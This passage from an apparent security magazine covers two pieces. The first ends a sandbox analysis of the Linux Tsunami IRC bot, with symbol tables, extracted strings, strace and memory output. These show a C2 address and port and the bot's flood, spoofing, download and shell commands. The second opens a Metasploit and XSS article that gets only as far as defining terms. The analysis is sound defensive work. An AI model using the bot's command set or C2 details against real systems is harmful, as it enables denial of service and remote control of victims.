     0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 00000000    29 FUNC    GLOBAL DEFAULT  UND __errno_location@GLIBC_2.0 (2)
     2: 00000000    49 FUNC    GLOBAL DEFAULT  UND sprintf@GLIBC_2.0 (2)
     3: 00000000   141 FUNC    GLOBAL DEFAULT  UND popen@GLIBC_2.1 (3)
     4: 00000000    96 FUNC    GLOBAL DEFAULT  UND srand@GLIBC_2.0 (2)
     5: 00000000   108 FUNC    GLOBAL DEFAULT  UND connect@GLIBC_2.0 (2)
     6: 00000000    49 FUNC    GLOBAL DEFAULT  UND getpid@GLIBC_2.0 (2)
     7: 00000000     0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__
     8: 00000000   192 FUNC    GLOBAL DEFAULT  UND vsprintf@GLIBC_2.0 (2)
     9: 00000000   555 FUNC    GLOBAL DEFAULT  UND inet_network@GLIBC_2.0 (2)
    10: 00000000   108 FUNC    GLOBAL DEFAULT  UND recv@GLIBC_2.0 (2)
    11: 00000000    34 FUNC    GLOBAL DEFAULT  UND inet_addr@GLIBC_2.0 (2)
    12: 00000000   198 FUNC    GLOBAL DEFAULT  UND strncpy@GLIBC_2.0 (2)
    13: 00000000   112 FUNC    GLOBAL DEFAULT  UND write@GLIBC_2.0 (2)
    14: 00000000   108 FUNC    GLOBAL DEFAULT  UND sendto@GLIBC_2.0 (2)
    15: 00000000    55 FUNC    GLOBAL DEFAULT  UND listen@GLIBC_2.0 (2)
    16: 00000000    50 FUNC    GLOBAL DEFAULT  UND toupper@GLIBC_2.0 (2)
    17: 00000000   369 FUNC    GLOBAL DEFAULT  UND fgets@GLIBC_2.0 (2)
    18: 00000000    88 FUNC    GLOBAL DEFAULT  UND memset@GLIBC_2.0 (2)
    19: 00000000   441 FUNC    GLOBAL DEFAULT  UND __libc_start_main@GLIBC_2.0 (2)
    20: 00000000     7 FUNC    GLOBAL DEFAULT  UND ntohl@GLIBC_2.0 (2)
    21: 00000000    14 FUNC    GLOBAL DEFAULT  UND htons@GLIBC_2.0 (2)
    22: 00000000   251 FUNC    GLOBAL DEFAULT  UND free@GLIBC_2.0 (2)
    23: 00000000   108 FUNC    GLOBAL DEFAULT  UND accept@GLIBC_2.0 (2)
    24: 00000000    58 FUNC    GLOBAL DEFAULT  UND ioctl@GLIBC_2.0 (2)
    25: 00000000    55 FUNC    GLOBAL DEFAULT  UND socket@GLIBC_2.0 (2)
    26: 00000000   539 FUNC    GLOBAL DEFAULT  UND fclose@GLIBC_2.1 (3)
```

Strings from the malware sample shows references to C2 ip, references to http and IRC commands. As shown in the below screenshots, it looks like the malware has capability to receive a file from the attacker and also has capability to spoof ip address.

```
80.243.54.131
NOTICE %s :Unable to comply.
/usr/dict/words
%s : USERID : UNIX : %s
NOTICE %s :GET <host> <save as>
NOTICE %s :Unable to create socket.
http://
NOTICE %s :Unable to resolve address.
NOTICE %s :Unable to connect to http.
GET /%s HTTP/1.0
Connection: Keep-Alive
User-Agent: Mozilla/4.75 [en] (X11; U; Linux 2.2.16-3 i686)
Host: %s:80
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Encoding: gzip
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
NOTICE %s :Receiving file.
NOTICE %s :Saved as %s
NOTICE %s :Spoofs: %d.%d.%d.%d
NOTICE %s :Spoofs: %d.%d.%d.%d - %d.%d.%d.%d
NOTICE %s :Kaiten wa goraku
NOTICE %s :NICK <nick>
NOTICE %s :Nick cannot be larger than 9 characters.
```

Strings extracted from the malware also shows the references to the attacks commands of the malware, from the strings it looks like the malware has DOS/DDOS capabilities.


```
NOTICE %s :Tsunami heading for %s.
NOTICE %s :UNKNOWN <target> <secs>
NOTICE %s :Unknowning %s.
NOTICE %s :MOVE <server>
NOTICE %s :TSUNAMI <target> <secs>                    = Special packeter that wont be blocked by
most firewalls
NOTICE %s :PAN <target> <port> <secs>                 = An advanced syn flooder that will kill
most network drivers
NOTICE %s :UDP <target> <port> <secs>                 = A udp flooder
NOTICE %s :UNKNOWN <target> <secs>                    = Another non-spoof udp flooder
NOTICE %s :NICK <nick>                                = Changes the nick of the client
NOTICE %s :SERVER <server>                            = Changes servers
NOTICE %s :GETSPOOFS                                  = Gets the current spoofing
NOTICE %s :SPOOFS <subnet>                            = Changes spoofing to a subnet
NOTICE %s :DISABLE                                    = Disables all packeting from this client
NOTICE %s :ENABLE                                     = Enables all packeting from this client
NOTICE %s :KILL                                       = Kills the client
NOTICE %s :GET <http address> <save as>               = Downloads a file off the web and saves
it onto the hd
NOTICE %s :VERSION                                    = Requests version of client
NOTICE %s :KILLALL                                    = Kills all current packeting
NOTICE %s :HELP                                       = Displays this
NOTICE %s :IRC <command>                              = Sends this command to the server
NOTICE %s :SH <command>                               = Executes a command
NOTICE %s :Killing pid %d.
```

The screenshots below shows the dynamic analysis results. The malware was successfully executed by Limon, after execution the malware creates a child process (with pid 2674). The child process tries to read a file /usr/dict/words which does not exist. From the name of the file it looks like it's a dictionary file which malware uses for some kind of password cracking. Also the malware creates a network socket, establishes a connection with the C2 ip on port 5566 and writes some content on the socket.

```
=========================[DYNAMIC ANALYSIS RESULTS]=========================

CALL TRACE ACTIVITIES
=====================================
2673  execve("/root/malware_analysis/tsuna", ["/root/malware_analysis/tsuna"], [/* 50 vars */]) = 0
2673  open("/usr/lib/vmware-tools/libconf/lib/tls/i686/sse2/cmov/libc.so.6", O_RDONLY|O_CLOEXEC) = -1
ENOENT (No such file or directory)
2673  open("/usr/lib/vmware-tools/libconf/lib/tls/i686/sse2/libc.so.6", O_RDONLY|O_CLOEXEC) = -1
ENOENT (No such file or directory)
2673  open("/usr/lib/vmware-tools/libconf/lib/tls/i686/cmov/libc.so.6", O_RDONLY|O_CLOEXEC) = -1
```

```
2673  clone(child_stack=0, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, child_tidptr=0) =
2674
2674  open("/usr/dict/words", O_RDONLY) = -1 ENOENT (No such file or directory)
2674  open("/usr/dict/words", O_RDONLY) = -1 ENOENT (No such file or directory)
2674  open("/usr/dict/words", O_RDONLY) = -1 ENOENT (No such file or directory)
2674  socket(PF_INET, SOCK_STREAM, IPPROTO_TCP) = 3
2674  connect(3, {sa_family=AF_INET, sin_port=htons(5566), sin_addr=inet_addr("80.243.54.131")}, 16)
= -1 EINPROGRESS (Operation now in progress)
2674  connect(3, {sa_family=AF_INET, sin_port=htons(5566), sin_addr=inet_addr("80.243.54.131")}, 16)
= 0
2674  write(3, "NICK YXXES\nUSER OAQL localhost localhost :VKHLC\n", 48) = 48
 | 00000  4e 49 43 4b 20 59 58 58  45 53 0a 55 53 45 52 20  NICK YXX ES.USER  |
 | 00010  4f 41 51 4c 20 6c 6f 63  61 6c 68 6f 73 74 20 6c  OAQL loc alhost l |
 | 00020  6f 63 61 6c 68 6f 73 74  20 3a 56 4b 48 4c 43 0a  ocalhost  :VKHLC. |
```

The packet capture shows the IRC communication made by the malware to the C2 ip on port 5566. The malware is an IRC bot.



Process listing from the memory analysis results shows the malicious process “tsuna” running with a pid 2674.

```
2015-10-06 08:56:06 UTC+0000
0xffff88001c332de0 goa-daemon          2603            0               0       0x0000000006cb8000
2015-10-06 08:56:06 UTC+0000
0xffff88001a250000 gnome-screensav     2608            0               0       0x0000000009126000
2015-10-06 08:56:11 UTC+0000
0xffff88001a35dbc0 aptd                2662            0               0       0x000000000c8cf000
2015-10-06 08:56:52 UTC+0000
0xffff8800020b8000 vmtoolsd            2671            0               0       0x000000001a5c7000
2015-10-06 08:56:59 UTC+0000
0xffff88001a35ade0 strace              2672            0               0       0x000000001a3d8000
2015-10-06 08:56:59 UTC+0000
0xffff88001b992de0 tsuna               2674            0               0       0x00000000005aa000
2015-10-06 08:56:59 UTC+0000
0xffff88001a555bc0 dnsmasq             2691            65534           30      0x000000001a1a8000
2015-10-06 08:57:44 UTC+0000
0xffff88001efedbc0 dbus-daemon         2698            102             105     0x000000001cc07000
2015-10-06 08:57:44 UTC+0000
0xffff88001a5544d0 dbus-daemon-lau     2700            0               0       0x00000000178b3000
2015-10-06 08:57:44 UTC+0000
```

Network connections from the memory analysis shows that the process “tsuna” (with pid 2674) established the connection to the C2 ip on port 5566.

```
NETWORK CONNECTIONS
===================================

UDP      0.0.0.0         : 5353 0.0.0.0         :    0                    avahi-daemon/677
UDP      ::              : 5353 ::              :    0                    avahi-daemon/677
UDP      0.0.0.0         :38766 0.0.0.0         :    0                    avahi-daemon/677
UDP      ::              :43148 ::              :    0                    avahi-daemon/677
TCP      127.0.0.1       :  631 0.0.0.0         :    0 LISTEN                      cupsd/752
TCP      192.168.1.150   :39549 91.189.89.144   :   80 CLOSE_WAIT       ubuntu-geoip-pr/2455
TCP      192.168.1.150   :37002 80.243.54.131   : 5566 ESTABLISHED             tsuna/2674
UDP      127.0.0.1       :   53 0.0.0.0         :    0                   dnsmasq/2691
TCP      127.0.0.1       :   53 0.0.0.0         :    0 LISTEN            dnsmasq/2691
```

Conclusion

Linux is growing in its popularity and with multiple devices running Linux it has become target for malware attacks, so it becomes important to analyze the Linux malware in an automated way to determine the network and host based indicators. This article provided a high level introduction to malware analysis and also introduced a tool “Limon” to perform static, dynamic and memory analysis of Linux malwares. The paper also covered the analysis of a Linux malware called “tsunami” using Limon, which helped in determining the various capabilities of the malware.

References

a) Analysis of Linux Malware Tsunami using Limon Sandbox

https://www.youtube.com/watch?v=7DvHKKYMEQk

b) Setting up Limon Sandbox for Analyzing Linux Malwares

http://malware-unplugged.blogspot.in/2015/11/setting-up-limon-sandbox-for-analyzing.html

c) Limon download link

https://github.com/monnappa22/Limon

d) Black Hat Europe 2015 Presentation


https://www.blackhat.com/eu-15/briefings.html#automating-linux-malware-analysis-using-limon-sandbox

e) Backdoor.Linux.Tsunami technical details

https://securelist.social-kaspersky.com/en/descriptions/iframe/Backdoor.Linux.Tsunami.gen

f) Tsunami Backdoor Can Be Used for Denial of Service Attacks

http://www.intego.com/mac-security-blog/tsunami-backdoor-can-be-used-for-denial-of-service-attacks/



Metasploit With XSS (Cross Site Scripting)

Pprasoon Nigam

ABOUT THE AUTHOR

Pprasoon Nigam


Pprasoon Nigam has been working as a Security Consultant from past few years in many large organizations and is also involved in VAPT for Web applications, Mobile applications and Networks. He has been rewarded as an “Ethical Hacker” and also working on countermeasures on hacking from last few years to make people aware of hacking.

What is Metasploit? (Developed by HD Moore)

Metasploit is not just a tool; it's an entire framework that allows us to work on specialized aspects of penetration testing.
As we all know, Metasploit framework was firstly rewritten in Perl and later it was shifted to Ruby. After all, it was acquired by Rapid 7.

We have **three** commercial products based on Metasploit:

1. **Metasploit Community** is the free and basic version.
2. **Metasploit Express** is the lighter version.
3. **Metasploit Pro** is the expanded version of Metasploit Express.



Note: Metasploit Community is the free edition and Metasploit Express/Metasploit Pro are paid versions.

Important Terminologies

As we will be exploiting and taking over the system, some important terminologies will be used again and again so we must know what each term means.

Vulnerability: Vulnerability is a weakness that allows an attacker/pentester to break into or compromise a system's security. Vulnerability is a cyber-security term that refers to a flaw in a system that can leave it open to attack. Vulnerability may also refer to any type of weakness in a computer system itself, in a set of procedures, or in anything that leaves information security exposed to a threat.

Exploit: An Exploit is the means or a way by which an attacker or hacker takes advantage of the flaw/bug or vulnerability. Exploit is a working piece of code that is used to exploit a vulnerable system. Examples: Buffer Overflow, SQL Injection (in web application)

Payload: Payload is a working piece of code bundled with an exploit to aid the attacker in the post-exploitation phase. Example: "reverses shell" is a payload that creates a connection from the target machine to the attacker.

Shellcode: Shellcode is the set of instructions used as payload when exploitation occurs. These are written in assembly language. Examples: Meterpreter shell or a command shell

Module: Module is a piece of software that is used by Metasploit Framework. Examples: Exploit module, auxiliary module

Auxiliary: An auxiliary module is an exploit without a payload that performs scanning, fuzzing, sniffing, and much more. Although these modules will not give you a shell, they are extremely valuable when conducting a penetration test. Examples: arp_sweep or ipv6_neighbor

Let's D!g into Metasploit

Metasploit Architecture

